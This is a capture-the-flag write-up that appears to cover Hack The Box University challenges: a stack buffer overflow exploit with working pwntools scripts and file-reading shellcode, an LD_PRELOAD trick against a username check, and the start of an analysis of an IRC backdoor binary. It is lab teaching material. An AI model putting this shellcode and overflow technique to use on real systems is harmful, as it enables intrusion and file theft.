
```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ checksec --file=kindergarten
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
Full RELRO      No canary found   NX disabled   No PIE          No RPATH   No RUNPATH
```

No stack canary, an executable stack, and address space layout randomization is not going to be an issue.

This was beginning to look like a buffer overflow problem. The game plan from here consists of storing a payload of shellcode in the first `read()` to `ans`, then overflowing a buffer in the program and have it return to the `kids_are_not_allowed_here()` function so it can jump to

our payload in `ans`. I figured since the last `read()` in the loop within `kinder()` was enormous, I should try and target that as the buffer overflow vulnerability first.

I made a huge string with pwntools using `pwn.cyclic()` and threw it in:



nice.

0x6261616b6261616a -> reverse for endianness -> ASCII -> ‘jaabkaab’

Now I just needed to locate ‘jaabkaab’ in the `pwn.cyclic()` string:

```
>>> cyclic(256).find(b'jaabkaab')
136
>>> 'A'*136 + 'B'*8
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>
```

Trust me, you don’t need to see the entire string of ‘A’s with 8 ‘B’s tacked on the end for demonstration purposes.

```
Alright! Do you have any more questions? (y/n)
> y
Enough questions for today class...
Well, maybe a last one and then we finish!
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400aea in kinder ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

 RAX  0x91
 RBX  0x0
 RCX  0x7ffff7e8c5ce (read+14) ← cmp    rax, -0x1000 /* 'H=' */
 RDX  0x14c
 RDI  0x0
 RSI  0x7fffffffe000 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAABBBBBBBB\n\r@'
 R8   0x603010 ← 0x700000007
 R9   0x7
 R10  0x7
 R11  0x246
 R12  0x400760 (_start) ← xor    ebp, ebp
 R13  0x7fffffffe180 ← 0x1
 R14  0x0
 R15  0x0
 RBP  0x4141414141414141 ('AAAAAAAA')
 RSP  0x7fffffffe088 ← 'BBBBBBBB\n\r@'
 RIP  0x400aea (kinder+410) ← ret

► 0x400aea <kinder+410>    ret    <0x4242424242424242>
```

Now we can control the return address. But we want to point it to the address of the `kids_are_not_allowed_here()` function.


The address can easily be found by restarting gdb and running info functions:

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x00000000004006b0  _init
0x00000000004006e0  seccomp_init@plt
0x00000000004006f0  seccomp_rule_add@plt
0x0000000000400700  write@plt
0x0000000000400710  seccomp_load@plt
0x0000000000400720  strlen@plt
0x0000000000400730  alarm@plt
0x0000000000400740  read@plt
0x0000000000400750  setvbuf@plt
0x0000000000400760  _start
0x0000000000400790  _dl_relocate_static_pie
0x00000000004007a0  deregister_tm_clones
0x00000000004007d0  register_tm_clones
0x0000000000400810  __do_global_dtors_aux
0x0000000000400840  frame_dummy
0x0000000000400847  sec
0x000000000040090c  kids_are_not_allowed_here
0x0000000000400950  kinder
0x0000000000400aeb  setup
0x0000000000400b38  main
0x0000000000400be0  __libc_csu_init
0x0000000000400c50  __libc_csu_fini
0x0000000000400c54  _fini
pwndbg>
```

So the payload would be 136 ‘A’s with the address `0x000000000040090c` at the end. To simplify and speed up this whole process I figured it would be best to craft a script utilizing pwntools that would get me to the end last prompt:

```
from pwn import *

context.log_level = 'debug'
p = process('./kindergarten')
p.recvuntil('Is everything clear? (y/n)\n> ')
p.sendline('blahblah')
for i in range(4):
    p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
    p.sendline("y")
    p.recvuntil('Feel free to ask!\n>> ')
    p.sendline("y")
p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
p.sendline("y")
p.recvuntil('Well, maybe a last one and then we finish!\n> ')
p.sendline('A'*136 + '\x0c\x09\x40\x00\x00\x00\x00\x00')
p.interactive()
```

After running the script, we are prompted with the “What are you doing here?!” string from `kids_are_not_allowed_here()`:



The final piece of this puzzle was to put some shellcode into `ans` on the first read.

Remember we are limited in the syscalls we can make. So I took an educated guess that the solution was to have some shellcode that read a file at flag.txt in the current directory and print it to `stdout`.

Shellcraft from pwntools was not really working out in testing so I resulted to finding some shellcode online for reading /etc/passwd using on `open()`, `read()`, and `write()`: http://shell-storm.org/shellcode/files/shellcode-878.php

I modified the program slightly to read flag.txt instead of /etc/passwd:

```
BITS 64
; Author Mr.Un1k0d3r - RingZer0 Team
; Read /etc/passwd Linux x86_64 Shellcode
; Shellcode size 82 bytes
global _start

section .text

_start:
jmp _push_filename

_readfile:
; syscall open file
pop rdi ; pop path value
; NULL byte fix
xor byte [rdi + 10], 0x41

xor rax, rax
add al, 2
xor rsi, rsi ; set O_RDONLY flag
syscall

; syscall read file
sub sp, 0xfff
lea rsi, [rsp]
mov rdi, rax
xor rdx, rdx
mov dx, 0xfff; size to read
xor rax, rax
syscall

; syscall write to stdout
xor rdi, rdi
add dil, 1 ; set stdout fd = 1
mov rdx, rax
xor rax, rax
add al, 1
syscall

; syscall exit
xor rax, rax
add al, 60
syscall

_push_filename:
call _readfile
path: db "./flag.txtA"
```

Then I assembled it and got the shellcode bytes:

```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ nasm -o read_flag.o read_flag.S
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ xxd -p read_flag.o
eb3f5f80770a414831c004024831f60f056681ecff0f488d34244889c748
31d266baff0f4831c00f054831ff4080c7014889c24831c004010f054831
c0043c0f05e8bcffffff2e2f666c61672e74787441
```

I made a test flag.txt in my working directory so I would know if the shellcode worked properly:

```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ cat flag.txt
fakeHTB{we_out_here}
```

I then placed the payload at the appropriate place in the pwntools script:

```
from pwn import *

# shellcode payload we will jump to
payload = ("\xeb\x3f\x5f\x80\x77\x0a\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f"
           "\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2"
           "\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01"
           "\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f"
           "\x05\xe8\xbc\xff\xff\xff\x2e\x2f\x66\x6c\x61\x67\x2e\x74\x78\x74\x41")

p = process('./kindergarten')
context.log_level = 'debug'
p.recvuntil('Is everything clear? (y/n)\n> ')
p.sendline(payload)
context.log_level = 'info' # just for visibility
for i in range(4):
    p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
    p.sendline("y")
    p.recvuntil('Feel free to ask!\n>> ')
    p.sendline("y")
context.log_level = 'debug'
p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
p.sendline("y")
p.recvuntil('Well, maybe a last one and then we finish!\n> ')
p.sendline('A'*136 + '\x0c\x09\x40\x00\x00\x00\x00\x00')
p.interactive()
```

And after running the script:

```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ python3 solve.py
[+] Starting local process './kindergarten': pid 343806
[DEBUG] Received 0x7e bytes:
    00000000  4b 69 64 73  20 6d 75 73  74 20 66 6f  6c 6c 6f 77  │Kids│ mus│t fo│llow│
    00000010  20 74 68 65  20 72 75 6c  65 73 21 0a  31 2e 20 4e  │ the│ rul│es!·│1. N│
    00000020  6f 20 63 68  65 61 74 69  6e 67 21 20  20 20 e2 9d  │o ch│eati│ng! │  ··│
    00000030  8c 0a 32 2e  20 4e 6f 20  73 77 65 61  72 69 6e 67  │··2.│ No │swea│ring│
    00000040  21 20 20 20  e2 9d 8c 0a  33 2e 20 4e  6f 20 f0 9f  │!   │····│3. N│o ··│
    00000050  9a a9 20 73  68 61 72 69  6e 67 21 20  e2 9d 8c 0a  │·· s│hari│ng! │····│
    00000060  0a 49 73 20  65 76 65 72  79 74 68 69  6e 67 20 63  │·Is │ever│ythi│ng c│
    00000070  6c 65 61 72  3f 20 28 79  2f 6e 29 0a  3e 20        │lear│? (y│/n)·│> │
    0000007e
[DEBUG] Sent 0x52 bytes:
    00000000  eb 3f 5f 80  77 0a 41 48  31 c0 04 02  48 31 f6 0f  │·?_·│w·AH│1···│H1··│
    00000010  05 66 81 ec  ff 0f 48 8d  34 24 48 89  c7 48 31 d2  │·f··│··H·│4$H·│·H1·│
    00000020  66 ba ff 0f  48 31 c0 0f  05 48 31 ff  40 80 c7 01  │f···│H1··│·H1·│@···│
    00000030  48 89 c2 48  31 c0 04 01  0f 05 48 31  c0 04 3c 0f  │H··H│1···│··H1│··<·│
    00000040  05 e8 bc ff  ff ff 2e 2f  66 6c 61 67  2e 74 78 74  │····│···/│flag│.txt│
    00000050  41 0a                                              │A·│
    00000052
[DEBUG] Received 0x65 bytes:
    b'Very interesting question! Let me think about it..\n'
    b'\n'
    b'Alright! Do you have any more questions? (y/n)\n'
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'y\n'
[DEBUG] Received 0x51 bytes:
    b'Enough questions for today class ...\n'
    b'Well, maybe a last one and then we finish!\n'
    b'> '
[DEBUG] Sent 0x91 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  0c 09 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    00000090  0a                                                 │·│
    00000091
[*] Switching to interactive mode
[*] Process './kindergarten' stopped with exit code 1 (pid 343806)
[DEBUG] Received 0x4f bytes:
    00000000  57 68 61 74  20 61 72 65  20 79 6f 75  20 64 6f 69  │What│ are│ you│ doi│
    00000010  6e 67 20 68  65 72 65 3f  21 20 4b 69  64 73 20 61  │ng h│ere?│! Ki│ds a│
    00000020  72 65 20 6e  6f 74 20 61  6c 6c 6f 77  65 64 20 68  │re n│ot a│llow│ed h│
    00000030  65 72 65 21  20 f0 9f 94  9e 0a 66 61  6b 65 48 54  │ere!│ ···│··fa│keHT│
    00000040  42 7b 77 65  5f 6f 75 74  5f 68 65 72  65 7d 0a     │B{we│_out│_her│e}·│
    0000004f
What are you doing here?! Kids are not allowed here! 🔞
fakeHTB{we_out_here}
```

I then modified the script slightly to connect to the docker instance and it ended up looking like this:

```
from pwn import *

# shellcode payload we will jump to
payload = ("\xeb\x3f\x5f\x80\x77\x0a\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f"
           "\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2"
           "\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01"
           "\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f"
           "\x05\xe8\xbc\xff\xff\xff\x2e\x2f\x66\x6c\x61\x67\x2e\x74\x78\x74\x41")

p = remote('docker.hackthebox.eu',31938) # only thing that changed
context.log_level = 'debug'
p.recvuntil('Is everything clear? (y/n)\n> ')
p.sendline(payload)
context.log_level = 'info' # just for visibility
for i in range(4):
    p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
    p.sendline("y")
    p.recvuntil('Feel free to ask!\n>> ')
    p.sendline("y")
context.log_level = 'debug'
p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
p.sendline("y")
p.recvuntil('Well, maybe a last one and then we finish!\n> ')
p.sendline('A'*136 + '\x0c\x09\x40\x00\x00\x00\x00\x00')
p.interactive()
```

Time to pwn:

```
[DEBUG] Sent 0x2 bytes:
    b'y\n'
[DEBUG] Received 0x51 bytes:
    b'Enough questions for today class ...\n'
    b'Well, maybe a last one and then we finish!\n'
    b'> '
[DEBUG] Sent 0x95 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000080  41 41 41 41  41 41 41 41  0c 09 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000090  42 42 42 42  0a                                     |BBBB|·|
    00000095
[*] Switching to interactive mode
[DEBUG] Received 0x3a bytes:
    00000000  57 68 61 74  20 61 72 65  20 79 6f 75  20 64 6f 69  |What| are| you| doi|
    00000010  6e 67 20 68  65 72 65 3f  21 20 4b 69  64 73 20 61  |ng h|ere?|! Ki|ds a|
    00000020  72 65 20 6e  6f 74 20 61  6c 6c 6f 77  65 64 20 68  |re n|ot a|llow|ed h|
    00000030  65 72 65 21  20 f0 9f 94  9e 0a                     |ere!| ···|··|
    0000003a
What are you doing here?! Kids are not allowed here! 🔞
[DEBUG] Received 0x17 bytes:
    b'HTB{2_c00l_4_$cH0oL!!}\n'
HTB{2_c00l_4_$cH0oL!!}
```

Flag: `HTB{2_c00l_4_$cH0oL!!}`

Solver:

Ryan Eslick (ifyGecko)

Challenge: Hi! My name is (what?)

Solver(s): ifyGecko

Immediately after downloading any file for reversing my first step is to identify what kind of file it is and what architectures it could be used with. The quickest way to achieve this is with the ‘file’ program found on most Linux Distributions.

```
ifygecko@void:~/Desktop/my_name_is$ file my_name_is
my_name_is: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-l
inux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c8d536794885d0c91e2270d7c6b9a9f14dda9739, not stripped
```


This tells me that it is an i386 elf binary dynamically linked and has not been stripped. Since I am running a multi-lib x86_64 set-up I wanted to just run the program to see what happened with various or no inputs.

```
ifygecko@void:~/Desktop/my_name_is$ chmod +x my_name_is
ifygecko@void:~/Desktop/my_name_is$ ./my_name_is
Who are you?
No you are not the right person
ifygecko@void:~/Desktop/my_name_is$ ./my_name_is aaaaaaa
Who are you?
No you are not the right person
ifygecko@void:~/Desktop/my_name_is$ ./my_name_is aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Who are you?
No you are not the right person
ifygecko@void:~/Desktop/my_name_is$ ./my_name_is aaaaaaa aaaaaaaaaaaaaaaaaaa
Who are you?
No you are not the right person
```

That didn’t really provide me much outside of knowing that it would run so the next step I took was to take a quick look at any readable strings with the tool ‘floss’ by FireEye.

```
ifygecko@void:~/Desktop/my_name_is$ floss my_name_is
FLOSS static ASCII strings
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
exit
getpwuid
puts
strlen
malloc
ptrace
geteuid
strcmp
__libc_start_main
__stack_chk_fail
GLIBC_2.4
GLIBC_2.0
__gmon_start__
UWVS
[^_]
Who are you?
This doesn't seem right
What's this now?
No you are not the right person
;*2$"
~#L-:4;f
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
```

With this info I could see some interesting function calls and a couple of odd strings. Most notably the calls ptrace, geteuid, and getpwuid. I was well aware that ptrace was probably being used for some anti-debugging trick(s) but was not to familiar with the other two function calls so I decided to take a look at their ‘man’ pages.



```
geteuid() returns the effective user ID of the calling process.
```

```
The getpwuid() function returns a pointer to a structure containing the broken-out fields of the record in the password database that matches the user ID
uid.

The passwd structure is defined in <pwd.h> as follows:

    struct passwd {
        char   *pw_name;       /* username */
        char   *pw_passwd;     /* user password */
        uid_t   pw_uid;        /* user ID */
        gid_t   pw_gid;        /* group ID */
        char   *pw_gecos;      /* user information */
        char   *pw_dir;        /* home directory */
        char   *pw_shell;      /* shell program */
    };
```

The details on these functions were very clearly laid out so I started thinking the binary was going to use information from this struct which would contain things such as my account’s username and/or password. This was only a hunch so I had to put it to the test by diving into the binary with radare2.


Knowing that this binary was not stripped I first wanted to see what symbols were available.

```
[0×080484c0]> fs symbols;f
0×080483d8 35 sym._init
0×080484c0 50 entry0
0×080484c0 0 sym._start
0×08048500 2 sym._dl_relocate_static_pie
0×08048510 4 sym.__x86.get_pc_thunk.bx
0×08048520 50 sym.deregister_tm_clones
0×08048560 58 sym.register_tm_clones
0×080485a0 1 entry.fini0
0×080485a0 34 sym.__do_global_dtors_aux
0×080485d0 6 entry.init0
0×080485d0 0 sym.frame_dummy
0×080485d6 52 sym.s
0×0804860a 204 sym.k
0×080486d6 253 sym.p
0×080487d3 135 sym.decrypt
0×0804885a 408 main
0×0804885a 408 sym.main
```

In the top of the listing of symbols I saw a decrypt symbol so I figured the binary would decrypt a string which would end up being the flag. However, knowing the potential use case of ‘getpwuid’ I thought it could be using my username/password as either a check to authenticate the decryption or maybe that would be used as the decryption key.

To find out if either of my theories were sound my only option was to open it up in radare2.

I could see that the ‘getpwuid’ return value in eax, a passwd struct pointer, was loaded into local variable var_18h. Then later on it was being dereferenced and storing the first field of the struct in local variable s1. This corresponds to the username field so I was at least right that it would probably be using my username/password.



As expected right after this the username is being passed to a ‘strcmp’ function call so it is checking what effective user is running the program. I knew that my username would not work for this check but remembered the two odd strings I found with ‘floss’. This got me thinking that why not spend a minute writing and ‘LD_PRELOAD’ a shared library that just returns a char** containing these strings to see if either was the username required.

```
ifygecko@void:~/Desktop/my_name_is$ cat getpwuid.c
#include <stdlib.h>

char** getpwuid(){
  char** username = (char**)malloc(sizeof(char)*8);
  *username = "~#L-:4;f";
  return username;
}
ifygecko@void:~/Desktop/my_name_is$ gcc -m32 -shared getpwuid.c -o getpwuid.so
ifygecko@void:~/Desktop/my_name_is$ LD_PRELOAD="./getpwuid.so" ./my_name_is
Who are you?
HTB{L00k1ng_f0r_4_w31rd_n4m3}
```

Score! It was one the strings and managed to save me a lot of time since I didn't have to analyze most of the binary.

Challenge: ircware

Solver(s): ifyGecko

Upon downloading the challenge file I ran the common linux tool ‘file’ to gather information about what kind of file I was working with.

```
ifygecko@void:~/Desktop/ircware$ file ircware
ircware: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, stripped
```

This is a stripped and dynamically linked x86_64 ELF binary, so I should have no problems running it on my machine. For curiosities sake I decided to run the program with various input to see how it would respond.

```
ifygecko@void:~/Desktop/ircware$ chmod +x ircware
ifygecko@void:~/Desktop/ircware$ ./ircware
EXCEPTION! ABORTifygecko@void:~/Desktop/ircware$ ./ircware aaaaaaaa
EXCEPTION! ABORTifygecko@void:~/Desktop/ircware$ ./ircware aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
EXCEPTION! ABORTifygecko@void:~/Desktop/ircware$ ./ircware aaaaaaa aaaaaaa
EXCEPTION! ABORTifygecko@void:~/Desktop/ircware$ ./ircware aaaaaaa aaaaaaa aaaaaaaaaaa
EXCEPTION! ABORTifygecko@void:~/Desktop/ircware$
```

This surprised me, I was not expecting the binary to continue to respond this way, but analysis must continue so my next step was to use FireEye’s ‘floss’ tool.

```
ifygecko@void:~/Desktop/ircware$ floss ircware
FLOSS static ASCII strings
/lib64/ld-linux-x86-64.so.2
libc.so.6
0000
tz<Pt
tCVH
t-H;
wL<Ar
NICK ircware_0000
USER ircware 0 * :ircware
JOIN #secret
WHO *
EXCEPTION! ABORT
PING :
/bin/sh
Accepted
Rejected
Done!
Requires password
h,gb
q%bW~0
PRIVMSG #secret :@exec
PRIVMSG #secret :@flag
RJJ3DSCP
RJJ3DSCP
PRIVMSG #secret :@pass
PRIVMSG #secret :
```

This gave some rather useful information such as strings that looked like commands with the notion of a ‘password’ along with an interesting string ‘RJJ3DSCP’. From here I proceeded to open the binary with radare2 and have a quick look at the program at the assembly level.

```
0x00400210      ba00000000      mov edx, 0                  ; [06] -r-x section size 1235 named .text
0x00400215      be04000000      mov esi, 4
0x0040021a      488d3d040e20.   lea rdi, [0x00601025]       ; "0000"
0x00400221      b83e010000      mov eax, 0x13e              ; 318
0x00400226      0f05            syscall
0x00400228      8125f30d2000.   and dword [0x00601025], 0x7070707    ; [0x601025:4]=0x30303030 ; "0000"
0x00400232      810de90d2000.   or dword [0x00601025], 0x30303030    ; [0x601025:4]=0x30303030 ; "0000"
0x0040023c      e84e000000      call fcn.0040028f           ;[1]
0x00400241      85c0            test eax, eax
0x00400243      0f8873040000    js 0x4006bc
0x00400249      48b818106000.   movabs rax, str.NICK_ircware_0000    ; 0x601018 ; "NICK ircware_0000"
0x00400253      e8a3000000      call fcn.004002fb           ;[2]
0x00400258      48b82a106000.   movabs rax, str.USER_ircware_0___:ircware    ; 0x60102a ; "USER ircware 0 * :ircware"
0x00400262      e894000000      call fcn.004002fb           ;[2]
0x00400267      48b844106000.   movabs rax, str.JOIN__secret    ; 0x601044 ; "JOIN #secret"
0x00400271      e885000000      call fcn.004002fb           ;[2]
; CODE XREF from entry0 @ 0x400280
0x00400276      e858000000      call fcn.004002d3           ;[3]
0x0040027b      e8c9000000      call fcn.00400349           ;[4]
0x00400280      ebf4            jmp 0x400276
0x00400282      b83c000000      mov eax, 0x3c               ; '<' ; 60
0x00400287      bf00000000      mov edi, 0
